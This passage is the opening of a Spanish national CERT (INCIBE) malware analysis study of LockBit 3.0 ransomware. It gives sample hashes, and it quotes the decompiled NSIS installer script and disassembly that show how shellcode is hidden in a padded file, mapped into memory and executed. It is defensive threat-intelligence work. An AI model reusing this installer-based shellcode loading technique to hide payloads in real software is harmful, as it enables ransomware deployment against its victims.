


LockBit Analysis Study

Financiado por la Unión Europea
NextGenerationEU

Plan de Recuperación, Transformación y Resiliencia

España | digital 2026

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

March 2023:

INCIBE-CERT_ESTUDIO_ANALISIS_LOCKBIT_2023_v1

Contents

INDEX OF GRAPHICS

INDEX OF TABLES

1. About this study

This study compiles the capabilities of the analysed samples of the LockBit 3.0 malware, describing in detail the execution chain of the samples, including a comparative analysis of the samples in order to analyse their differences.

The aim of the study lies in facilitating the information necessary to identify the characteristics of this threat itself, its behaviour and techniques used, thus allowing for better identification and response by security monitoring , incident management and forensic analyst teams.

The actions carried out for its elaboration have followed a methodology, the analysis of which starts at the installer, and from there the derived samples will be analysed as they appear. The anti-detection and reverse anti-engineering techniques employed by LockBit are also detailed, along with the encryption algorithm used and the various configuration parameters.

In addition, the different indicators of compromise (IoC) and tactics, techniques and procedures (TTP) for this ransomware threat are provided [16].

2. Document structure

This document consists of a part of 3.- Introduction, which briefly outlines the origin and background of the malware analysed, the analysis methodology used and the main characteristics of the threat.

The following section 4.- Technical report contains the results of the analyses carried out on the different samples, both at a general level and detailing LockBit's *modus operandi* step by step, providing information on the defensive techniques used by the threat, the encryption method used and more information.

Subsequently, a short summary of the most important topics of the study can be found in the section 5.- Conclusion.

Finally, section 6.- References lists the references consulted throughout the analysis.

The document also has several annexes with additional information:

- Appendix 1: .
- Annex 2: Tactics, Techniques and Procedures (TTP).
- Appendix 3: Methodology of tools used for analysis.
- Annex 4: Information about the threat group.
- Annex 5: Python Scripting used to extract data from the threat.

Financiado por la Unión Europea NextGenerationEU
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

3. Introduction

LockBit is a ransomware-type threat that operates as a service (RaaS), shares several similarities with the code of other ransomware families, such as DarkSide and BlackMatter, and is being used as an encryption tool in the last stage of an entity intrusion, with the affected organisations being mainly in the public and ICT sector.

This malware, which emerged in September 2019 with an initial name of ABCD, has been updated several times, with version 3.0 being the most recent at the time of this analysis.

The scope of this study is limited to the analysis of two samples of LockBit 3.0 ransomware in a controlled environment, focusing on trying to determine its capabilities, configurations, possible persistence points, network connections and main evasion techniques.

For this purpose, the following methodology of analysis has been used:

- A static analysis of the threat code, using tools such as PEstudio and CFF Explorer for executables.
- A more detailed dynamic analysis, running in a controlled environment, using VirtualBox, IDA Pro, x64dbg and ProcessHacker. With this analysis it has been possible to observe its impact on a computer, as well as to extract from the memory, its configuration and more characteristic chains once it is running.
- An analysis of the ransomware builder that was leaked on the Internet in September 2022.

As main characteristics of this threat, the study provides the following information:

- It is highly configurable.
- It implements anti-analysis and avoidance techniques.
- It uses a dynamic function resolution algorithm (API).
- It makes use of a mechanism for encrypting files on the target machine.
- It allows different parameters to be used to invoke the malware.
- It implements techniques to circumvent UAC (User Account Control), and thus execute the malware as administrator.
- One of the samples analysed does not require any access token to perform encryption, giving the possibility of unattended deployment to be carried out.
- It employs double and triple extortion methods [15].
- It hires intermediaries, cooperates with other cybercriminal groups and recruits insiders from the targeted organisations.

4. Technical report

4.1. General information

The first sample analysed was first uploaded to the VirusTotal platform on 2 September 2022. This file will be referenced during the analysis as sample 1.

It is important to note that the sample has a compilation date of 2020 in its NSIS format, which may lead one to believe that it could be old. In contrast, the binary in PE format, which is generated from the process described in section 4.2, has a compilation date of July 2022.

Algorithm	Hash
MD5	A7782D8D55AE5FBFABBAAAEC367BE5BE
SHA1	289F714F8E681B7C65BE53C63C0494D31B686EC2
SHA256	D21D6F469E87FFF24F15C3ABFBC2524E606E7F648B7D2FD4B600DD858ED75063

Table 1. Malicious installer (sample 1)

In the executable overlay it can be found that the executable is signed by Nullsoft, as shown in Figure 1, which would indicate that the malware is packaged with NSIS (Nullsoft Scriptable Install System). Note that, in the past, LockBit has used NSIS to distribute its malware [1].

property	value
md5	44411F4E203AEB1A373F270EFD41E4BE
sha1	82E6504CC016170052599C27E6FDEBD55B205BA2
sha256	2E6E4D76FB47434DDC0EE72FF8865C5BA4744B67EEC0A72BFE0DDD86448234...
entropy	5.564
file-offset	0x0002B200
size	371205 (bytes)
signature	Nullsoft
first-bytes-hex	04 00 00 00 EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 6E 73 74 56 1F 00 00 05 A...
first-bytes-text	.. .. N u l l s o f t I n s t V .. ..
file-ratio	67.76 %

Figure 1: Overlay LockBit 3.0 (Nullsoft)

NSIS is a legitimate open source software that allows you to create Windows installers (NSIS Users Manual, s.f.). It has a scripting language that is executed to perform various tasks during installation, such as writing files or activating registry keys. In addition, NSIS has a plugin system that allows the scripting language to be extended with new functionalities.

Inside the installer you will find several files.

C:\Users\[redacted]\Desktop\mal.bin\

Nombre	Tamaño	Tamaño comp...	Modificado	Atributos	Método
$PLUGINSDIR	0	6 862			
68587236		362 747	2022-08-24 10:13		Deflate
[NSIS].nsi	9 826	9 826			

Figure 2: Files inside the installer

The file "68587236", with a size of 191 MB, contains a shellcode camouflaged between multiple lines of zeros, as can be seen in the following figure. This file will be referenced during the analysis as sample 1.1. One of the reasons for disguising the shellcode in a 191 MB file is to make manual and automatic analysis more difficult.




Figure 3: Shellcode hidden in sample 1.1

Algorithm	Hash
MD5	6191CEE020491EC6F876499AD967581B
SHA1	6079BCA94F0C897ED8D05B53B5D3847BDC0E301D
SHA256	40ECC89F14FEBBB7A527310EEEC275B7329BE0E493C290CC153F357D346E6D81

Table 2. Shellcode (sample 1.1)

In the $PLUGINDIR folder we can find the System.dll file.




Figure 4: Contents of the $PLUGINDIR folder

Financiado por la Unión Europea NextGenerationEU

This is a legitimate plugin that allows you to call any function exported from any DLL, free and copy memory, interact with COM (Component Object Model) objects, etc. (System Plug-in (NSIS), s.f.). It will be used by attackers to decrypt and execute the contents of the sample 1.1. This file will be referenced during the analysis as sample 1.2.

Algorithm	*Hash*
MD5	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA256	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E

Table 3. Legitimate System.dll Plugin (sample 1.2)

Once the installer has been executed, an executable code in PE format is found in memory. This is the final LockBit payload . This file will be referenced during the analysis as sample 1.3.

Algorithm	*Hash*
MD5	E5A0136AC4FE028FEA827458B1A70124
SHA1	33B345692EE2A9BE1765FAE5BF714F2EEFF4FA42
SHA256	DDA32EC3F09841E99B93F7C92EE4378B516C9399475F70D39EBD38066AC257D1

Table 4. LockBit sample without authentication token (sample 1.3)

The compilation date of sample 1.3 in its PE header is July 2022, as can be seen in Figure 5.

subsystem	GUI
compiler-stamp	0x62CFEFF5 (Thu Jul 14 10:29:09 2022 | UTC)
debugger-stamp	0x62CFEFF5 (Thu Jul 14 10:29:09 2022 | UTC)
resources-stamp	n/a

Figure 5: Date of compilation of the sample 1.3

This file is closely related to the LockBit 3.0 samples found in the TrendMicro report (TrendMicro, s.f.). Both samples keep the same sections and have similar entropy and entrypoint in ".itext".




Figure 6: Sample Entropy 1.3

During the analysis of sample 1.3, differences with the latest public reports on the LockBit 3.0 malware family could be observed. The main difference is that the malware does not require a hash as a key in order to execute properly. Another noteworthy aspect is that no persistence has been observed, nor any connection with domains or IPs in its configuration, which could lead us to believe that it is a previous sample of this malware.

As the behaviour is different from those described in recent publications, a sample similar to those documented has also been analysed, with the aim of analysing the differences with sample 1.3 and documenting all aspects considered relevant. This file will be referenced during the analysis as sample 2.

Algorithm	***Hash***
MD5	64E58CAC03F6C4147CEC0605884145C4
SHA1	48F9649AB56406C8405281E233614EA76F2A5985
SHA256	770CBA5F9761FCBD3ECDE42D843E62DB9CDD964E35ECAE94CDB16446485 3E0EB

Table 5. LockBit sample with authentication token (sample 2)

Finally, during the study, other reports were found, where samples were analysed using the same password as sample 2. Therefore, it has been compared with another known sample using the same token. This file will be referenced during the analysis as sample 3.

Hash	Algorithm
MD5	38745539B71CF201BB502437F891D799
SHA1	F2A72BEE623659D3BA16B365024020868246D901
SHA256	80E8DEFA5377018B093B5B90DE0F2957F7062144C83A09A56BBA1FE4EDA932CE

Table 6. LockBit sample with same authentication token (sample 3)

After a comparative analysis of sample 2 with sample 3, it can be seen that the functions used are the same, so it is possible that both belong to the same campaign.




Figure 7: Comparative analysis between sample 2 and sample 3

4.2. Detailed analysis

This section shows a detailed analysis of the different samples described in the previous sections. The analysis starts at the installer, and from there the derived samples will be analysed as they appear.

As previously indicated, sample 1 acts as an installer, and it is possible to run the 7z application (version 15.05) on it to extract the contents of the executable, together with the NSIS script.

First, the "[NSIS].nsi" script starts the extraction of the file "68587236" (sample 1.1) in the %TEMP% folder and opens it in read mode. In addition, it generates a temporary folder that follows the following regular expression: "ns[a-z][A-F0-9]{3}.tmp", where it stores the legitimate library "System.dll" (sample 1.2).

```
InstType $(LSTR_37)    ;  Custom
InstallDir $TEMP
; wininit = $WINDIR\wininit.ini
```

```
Function .onInit
  SetOutPath $INSTDIR
  Pop $9
  Pop $8
  Pop $7
  SendMessage $7 $${EM_EXLIMITTEXT} 0 0x7fffffff
  File 68587236
  FileOpen $5 $9 r
```

Figure 8: Copy sample 1.1 to %TEMP% folder in NSIS script

It then gets the path to the file "68587236", via a call to the "wsprintf"function. This function takes as parameters the format control string "%s/68587236" and the variable "o". The latter is a special variable of the "System.dll" library, which allows the path to the installation file to be obtained [3].

```
System::Call user32::wsprintf(p  r5,    '%s\68587236',    o)
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push user32::wsprintf(p  r5,    '%s\68587236',    o)
  ; CallInstDLL $PLUGINSDIR\System.dll Call
```

Figure 9: Arguments of the wsprintf function to obtain the path

Type	Meaning
.	ignored
number	concrete hex, decimal or octal integer value. several integers can be or'ed using the pipe symbol (`|')
'*string*' "*string*" `*string*`	concrete string value
r0 through *r9*	$0 through $9 respectively
r10 through *r19* *R0* through *R9*	$R0 through $R9 respectively
c	$CMDLINE
d	$INSTDIR
o	$OUTDIR
e	$EXEDIR
a	$LANGUAGE
s	NSIS stack
n	null for source, no output required for destination

Figure 10: Special variables of the System.dll plugin

The file is then opened in read mode with the "CreateFile" function. In addition, the function uses the variable "dwCreationDisposition" with value "OPEN_EXISTING", stopping the execution of the program if the file does not exist.

```
System::Call kernel32::CreateFile(p  r5, i 0x80000000, i 0,p 0,i 3,i 0,i 0)  i  .r10
```


Figure 11: CreateFile function in the NSIS script

The "NtCreateSection" function then creates a section in memory in which the contents of the "68587236" file are loaded. Subsequently, using "NtMapViewOfSection" it will map this section of memory into the process.

```
System::Call *(i  196284357,  i  0)  p  .r1
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push *(i  196284357,  i  0)  p  .r1
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call ntdll::NtCreateSection(p  r2,  i  0xE,  p  0,  p  r1,  i  0x40,  i  0x8000000,  p  0)
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push ntdll::NtCreateSection(p  r2,  i  0xE,  p  0,  p  r1,  i  0x40,  i  0x8000000,  p  0)
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "ntdll::NtMapViewOfSection(p r2, i -1, p r3, p 0, p 0, p 0, p r4, i 2, p 0, i 0x40)"
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "ntdll::NtMapViewOfSection(p r2, i -1, p r3, p 0, p 0, p 0, p r4, i 2, p 0, i 0x40)"
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "*$5(&t255             .r5)"
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "*$5(&t255             .r5)"
  ; CallInstDLL $PLUGINSDIR\System.dll Call
```

Figure 12: NtCreateSection and NtMapViewOfSection in the NSIS script

With the "ReadFile" function, the contents of the file "68587236" are mapped to the memory section created earlier and, by adding constants to the pointer, the position of the shellcode in memory is obtained.



```
System::Call "kernel32::ReadFile(i r10,p r11,i 196284357,t.,n)"
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "kernel32::ReadFile(i     r10,             p             r11,             i      196284357,     t.,                 n)"
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "kernel32::CloseHandle(i         r10)"
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "kernel32::CloseHandle(i         r10)"
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Int64Op $R1 + 177267552
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push 177267552
  ; Push +
  ; Push $R1
  ; CallInstDLL $PLUGINSDIR\System.dll Int64Op
Pop $R2
System::Int64Op $R1 + 60757047
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push 60757047
  ; Push +
  ; Push $R1
  ; CallInstDLL $PLUGINSDIR\System.dll Int64Op
Pop $R3
```

Figure 13: ReadFile function in the NSIS script

Finally, the program formats the memory address as follows: "::<addr>".

This will allow the System plugin to execute a shellcode hosted at that address.

```
System::Call "*(&t255) p                    .r5"
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "*(&t255) p                   .r5"
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "user32::wsprintf(p r5, t '::%d%s', i r12,t '(')
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "user32::wsprintf(p   r5,                 t
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "*$5(&t255  .r5)"
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "*$5(&t255  .r5)"
  ; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "$5p r13,i    162832)"
  ; Call Initialize____Plugins
  ; File $PLUGINSDIR\System.dll
  ; SetDetailsPrint lastused
  ; Push "$5p r13,i    162832)"
  ; CallInstDLL $PLUGINSDIR\System.dll Call
```

Figure 14: Creating the memory address in the NSIS script

At this point, the shellcode is executed in memory.

```
debug080:0D00E360 push    ebp
debug080:0D00E361 push    ebx
debug080:0D00E362 mov     ebp, esp
debug080:0D00E364 push    ebp
debug080:0D00E365 mov     ebp, esp
debug080:0D00E367 sub     esp, 4
debug080:0D00E36A push    edi
debug080:0D00E36B push    esi
debug080:0D00E36C mov     eax, [ebp+8]
debug080:0D00E36F mov     esi, [ebp+0Ch]
debug080:0D00E372 mov     edi, [ebp+10h]
debug080:0D00E375 mov     dword_FFFFFFFC[ebp], edi
debug080:0D00E378 add     dword_FFFFFFFC[ebp], esi
debug080:0D00E37B add     eax, dword_FFFFFFFC[ebp]
debug080:0D00E37E pop     esi
debug080:0D00E37F pop     edi
debug080:0D00E380 mov     esp, ebp
debug080:0D00E382 pop     ebp
debug080:0D00E383 jmp     short loc_D00E391
```

Figure 15: Start of shellcode

Once the shellcode starts running, it starts loading several functions from the "kernel32.dll" and "advapi32.dll" libraries.

